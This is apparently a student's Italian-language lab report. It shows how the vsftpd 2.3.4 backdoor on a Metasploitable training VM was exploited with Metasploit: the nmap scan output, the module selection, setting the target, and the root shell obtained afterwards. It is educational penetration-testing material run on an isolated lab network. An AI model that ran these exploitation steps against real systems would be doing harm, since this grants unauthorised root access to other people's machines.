
Hacking con Metasploit

Traccia dell'Esercizio:

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica. Dettagli dell'Attività Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable. Configurate l'indirizzo come segue: 192.168.1.149/24

Come prima cosa avvio la Metasploitable e modifico la configurazione della rete. Quindi con il comando 'nano /etc/network/interfaces' modifico l'IP in 192.168.1.149 netmask 255.255.255.0 e geteway 192.168.1.1, salvo ed esco, e riavvio il sistema di rete con il comando 'sudo /etc/init.d/networking restart' oppure con il riavvio della macchina direttamente con 'sudo reboot'. Al riavvio controllo l'IP con 'ip a' e verifico che è stato modificato.



Torno sulla Kali e modifico la connessione, aggiungendone una nuova con ip 192.168.1.100 per riuscire a creare la connessione tra le macchine.

Apro il terminale su kali e do il comando 'msfconsole' e faccio una scansione di rete con 'sudo arp-scan -l'.

Poi faccio una scansione con ‘nmap -sV -T5 192.168.1.149’ e trovo le vulnerabiltà su Metasploit e noto ‘vsftpd 2.3.4’.

Con il comando ‘search vsftpd’ trovo un exploit con numero 1 e quindi con il comando ‘use 1’.

```
[*] exec: nmap -sV -T5 192.168.1.149

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 10:04 EST
Nmap scan report for 192.168.1.149
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login       OpenBSD or Solaris rlogind
514/tcp open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.42 seconds
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Con ‘options’ vedo quale impostazione settare e con il comando ‘set RHOST 192.168.1.149’.

```
msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.20    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Con il comando ‘run’ faccio partire l’exploit ed entro nella metasploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 6 opened (192.168.1.100:37273 → 192.168.1.149:6200) at 2024-12-16 10:27:35 -0500
```

Con ‘ls’ vedo il contenuto di dove mi trovo

Ho creato la cartella con ‘mkdir /test_metasploit’ ma ho sbagliato la directoy di destinazione e quindi con il comando ‘mv /test_metasploit /root/’ l’ho spostata nella directory /root.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
mv /test_metasploit /root/
cd /root
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
^Z
Background session 6? [y/N]  y
```